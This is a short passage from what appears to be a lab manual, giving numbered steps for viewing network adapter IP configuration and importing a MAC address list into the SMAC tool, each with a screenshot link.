
21. Click the **IPConfig** button to view the ipconfig information.




22. The **View IPConfig** window appears and displays the IP configuration details of the available network adapters. Click **Close** after analyzing the information.




23. Click the **MAC List** button to import the MAC address list into SMAC.



